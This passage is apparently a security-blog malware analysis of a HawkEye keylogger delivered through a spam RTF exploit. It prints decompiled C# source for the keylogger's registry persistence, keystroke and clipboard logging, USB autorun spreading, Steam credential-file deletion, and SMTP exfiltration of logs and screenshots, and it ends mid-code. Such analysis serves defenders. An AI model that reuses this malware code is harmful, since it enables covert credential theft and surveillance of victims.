
How I Cracked a Keylogger and Ended Up in Someone's Inbox

trustwave.com/Resources/SpiderLabs-Blog/How-I-Cracked-a-Keylogger-and-Ended-Up-in-Someone-s-Inbox/

It all started from a spam campaign. Figure 1 shows a campaign we picked up recently from our spam traps with a suspicious document file attachment. Notice how poor the English is; this shall serve as a sign of warning to the email recipients.






Figure 1: Spam Sample

The attachment uses the ".doc" file extension but is actually an RTF (rich text file) file format. The file contains a specially crafted RTF stack overflow exploit. This was determined to be the CVE-2010-3333 that exploits the Microsoft Word RTF parser in handling the "pFragments" shape property. This vulnerability had been patched more than half a decade ago.




Figure 2. Obfuscated shellcode in a specially crafted RTF file

As you can see in Figure 2, the exploit and the shellcode were obfuscated to avoid antivirus detection. After extracting, cleaning up and decoding the exploit, I figured out that the shellcode would download and execute a file from the domain *volafile[.]io*




Figure 3. Shellcode HEX dump

THE PAYLOAD




Figure 4. The downloaded executable file

The downloaded file is a Microsoft .NET Win32 executable. A quick hex dump preview of the file gave a very interesting clue that I am dealing with a HawkEye keylogger build.




Figure 5. Hawkeye Keylogger string in the malware body

And with a little bit of Google-Fu, the string pointed me to a website which develops this keylogger. In the website, they've listed all of its "awesome features".




Figure 6. HawkEye Keylogger Features

In my quick dynamic analysis, the keylogger drops a copy of itself to the Application Data (%appdata%) folder and uses the filename *WindowsUpdate.exe.* It sets an autorun registry to facilitate persistency in the Windows system even after reboot.

```
public void AddToStartup()
{
    bool flag = !File.Exists(Environment.GetFolderPath(26) + "\\WindowsUpdate.exe");
    if (flag)
    {
        FileSystem.FileCopy(Application.get_ExecutablePath(), Environment.GetFolderPath(26) + "\\WindowsUpdate.exe");
        RegistryKey currentUser = Microsoft.Win32.Registry.CurrentUser;
        RegistryKey registryKey = currentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
        registryKey.SetValue("Windows Update", Environment.GetFolderPath(26) + "\\WindowsUpdate.exe", 1);
    }
}
```

Figure 7. Keylogger's Installation routine

It also drops the following files in the infected system:

- %Temp%\Sysinfo.txt – the dropped malware executable path
- %Appdata%\pid.txt – the malware process ID
- %Appdata%\pidloc.txt – the malware process executable location

I then observed network activity from the keylogger process that tries to obtain the infected system's external IP address from checkip.dyndns.com. This legitimate website is commonly used by malware to determine the IP address of the infected system.

Stream Content

```
GET / HTTP/1.1
Host: checkip.dyndns.org
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: text/html
Server: DynDNS-CheckIP/1.0
Connection: close
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 105

<html><head><title>Current IP Check</title></head><body>Current IP Address:
                </body></html>
```

Figure 8. Get infected machine's IP address packet capture

After a short while, SMTP network activity was observed where the system information of the infected system was sent to the attacker's email address.




Figure 9. Email sent by the keylogger to the attacker's email address that contains the system information

The information may include:

- CPU Name (computer name)
- Local Date and Time
- Installed Language
- OS Installed
- Platform
- OS Version
- Memory installed
- .Net Framework Installed
- System Privileges
- Default Browser
- Installed Firewall
- Internal IP Address
- External IP Address
- Recovered Email settings and passwords
- Recovered Browser and FTP passwords

As previously mentioned, the keylogger was compiled with Microsoft .NET. So the next thing I did is to decompile the executable. I used an open-source .NET Decompiler called ILSpy to accomplish this task.




Figure 10. Hawkeye keylogger decompiled source code

I took a closer look in the decompiled source code and compared it to its list of "Awesome Features". I can confirm that its claim is 100% legit. I found the following features in its code like:

Keylogging.

```
public void StartKeyHook()
{
    this.K.Start();
}

private void keyboard_KeyDown(object sender, KeyboardHook.KeyEventArgs e)
{
    bool changed = e.Window.Changed;
    if (changed)
    {
        this.KeyLog += string.Format("{0}{0}==========={1} {2}==========={0}{0}", Environment.get_NewLine(), e.DateTime.ToShortTimeString(), e.Window.Name);
    }
    this.KeyLog += e.StringKey;
}
```

Figure 11. Keylogging routine

A clipboard stealer/logger.

```
private void CH_Changed(Clipboard sender)
{
    string cLog = this.CLog;
    lock (cLog)
    {
        this.CLog = string.Concat(new string[]
        {
            this.CLog,
            "Time At ",
            Conversions.ToString(DateAndTime.get_TimeOfDay()),
            " Hours",
            Environment.get_NewLine(),
            MyProject.Computer.get_Clipboard().GetText(),
            Environment.get_NewLine(),
            Environment.get_NewLine()
        });
    }
}
```

Figure 12. Clipboard logging routine

A browser, FTP, and Mail Client password stealer. It also attempts to steal password manager credentials and Windows keys.




Figure 13.

A worm-like USB infection routine that will allow the keylogger to spread to other Windows machine.

```
bool flag = driveInfo.get_DriveType() == 2;
if (flag)
{
    StreamWriter streamWriter = new StreamWriter(driveInfo.get_Name() + "autorun.inf");
    try
    {
        streamWriter.WriteLine("[autorun]");
        streamWriter.WriteLine("open=Sys.exe");
        streamWriter.WriteLine("action=Run win32");
        streamWriter.Close();
    }
    finally
    {
        flag = (streamWriter != null);
        if (flag)
        {
            streamWriter.Dispose();
        }
    }
    File.Copy(Application.get_ExecutablePath(), driveInfo.get_Name() + "Sys.exe", true);
    File.SetAttributes(driveInfo.get_Name() + "autorun.inf", 7);
    File.SetAttributes(driveInfo.get_Name() + "Sys.exe", 7);
}
```

Figure 14. USB infection routine

It may also target the users of online gaming platform Steam. It deletes the configuration data and login data files so that the user will be forced to login again. This is an opportunity for the keylogger to steal the user's Steam credentials.

```
string text = Environment.GetFolderPath(38) + "\\Steam";
string text2 = text + "\\config";
string text3 = text2 + "\\SteamAppData.vdf";
string text4 = text + "\\ClientRegistry.blob";
Process[] processesByName = Process.GetProcessesByName("steam");
Process[] array = processesByName;
for (int i = 0; i < array.Length; i++)
{
    Process process = array[i];
    process.Kill();
}
bool flag = File.Exists(text3);
if (flag)
{
    File.Delete(text3);
}
flag = File.Exists(text4);
if (flag)
{
    File.Delete(text4);
}
```

Figure 15. Steam deletion routine

The stolen information including the desktop screenshot are sent to either to the attacker's email address or FTP server depending on how the keylogger was configured.

```
MailMessage mailMessage = new MailMessage();
SmtpClient smtpClient = new SmtpClient(this.SMTPStr);
mailMessage.set_From(new MailAddress(this.EmailStr));
mailMessage.get_To().Add(this.EmailStr);
mailMessage.set_Subject("HawkEye Keylogger - Reborn ‡‡ Clipboards-KeyStrokes ‡‡ " + MyProject.Computer.get_Name() +
    " ‡‡ " + this.HWID());
mailMessage.set_Body(string.Concat(new string[]
{
    "================================================\r\n                              Clipboard Logs\r\n
        ================================================\r\n",
    this.CLog,
    "\r\n================================================\r\n================================================\r
        \n                          KeyStroke Logs\r\n================================================\r\n",
    this.KeyLog,
    "\r\n================================================"
}));
flag = (Operators.CompareString(this.Screeny, "[NOScreeny]", false) != 0);
if (flag)
{
    bool flag2 = !Directory.Exists(Path.GetTempPath() + "screens");
    if (flag2)
    {
        Directory.CreateDirectory(Path.GetTempPath() + "screens");
    }
    Size size = new Size(MyProject.Computer.get_Screen().get_Bounds().get_Width(), MyProject.Computer.get_Screen().
        get_Bounds().get_Height());
    Bitmap bitmap = new Bitmap(MyProject.Computer.get_Screen().get_Bounds().get_Width(), MyProject.Computer.
        get_Screen().get_Bounds().get_Height());
    Graphics graphics = Graphics.FromImage(bitmap);
    Graphics arg_1E9_0 = graphics;
    Point point = new Point(0, 0);
```

Figure 16. Email sending routine

The attacker may also configure the keylogger to upload the stolen information through a HTTP tunnel to a PHP host, but the code seems to be voided.

```
public void UploadPHP(string Filename, string Data)
{
    WebClient webClient = new WebClient();
}
```

Figure 17.

The most interesting part I've found in the decompiled code however is a C# constructor named **Form1()**. This is where the keylogger configuration was stored. But to secure the attacker's email and FTP credentials, these data were encrypted using Rijndael algorithm and Base64.

```
public Form1()
{
    base.add_Load(new EventHandler(this.Form1_Load));
    Form1.__ENCAddToList(this);
    this.EncryptedEmailUser = "8JwtKy                                                                                    ==";
    this.EncryptedEmailPass = "\                                                                                        =";
    this.EncryptedSMTP = "                                                                                              ==";
    this.Port = "587";
    this.Interval = "600000";
    this.FakeTile = ".NET Framework Error";
    this.FakeMsg = "[FakeMsg]";
    this.MessageHolder = "MessageBoxIcon.Information";
    this.EncryptedFTPHost = "CrklldySsRxu6vIvsXtpsHA7q7SrS5qJx9AyLgH2n2Q=";
    this.EncryptedFTPUser = "3pw8u37xq/xMJDa0r1lmYwccBkW8cZMWK7Clgjuc6B8=";
    this.EncryptedFTPPass = "/oIXHvjsmnDyvm+2qK8M55QqtG/37fIR6BU6IVYQ9JY=";
    this.UseEmail = "[YESEmail]";
    this.UseFTP = "[NOFTP]";
    this.DelayExecution = "0";
    this.IEClear = "[NOIEClear]";
    this.FirefoxClear = "[NOFFClear]";
    this.SteamClear = "[NOSteamClear]";
    this.ChromeClear = "[NOChromeClear]";
    this.Binder = "[BindFile]";
    this.Downloader = "[DownloadFile]";
    this.VisitWebsite = "[VisitWebsite]";
    this.BlockWebsite = "[BlockWebsite]";
    this.Execution = "[NOExecution]";
    this.SSL = "[NOSSL]";
    this.FakeError = "[NOFakeError]";
    this.Startup = "[NOStartup]";
    this.Screeny = "[YESScreeny]";
    this.Clipboard = "[YESClipboard]";
    this.TaskManager = "[NOTaskManager]";
    this.KeyStroke = "[YESKeyStroke]";
    this.Stealer = "[YESStealer]";
    this.Melt = "[NOMelt]";
    this.Registry = "[NORegistry]";
    this.CMD = "[NOCMD]";
    this.MSConfig = "[NOMSConfig]";
    this.Spreaders = "[NOSpreaders]";
    this.ScreenyNumberInt = 1;
    this.path = Path.GetTempPath();
    this.MeltLocation = Environment.GetFolderPath(26) + "\\Windows Update.exe";
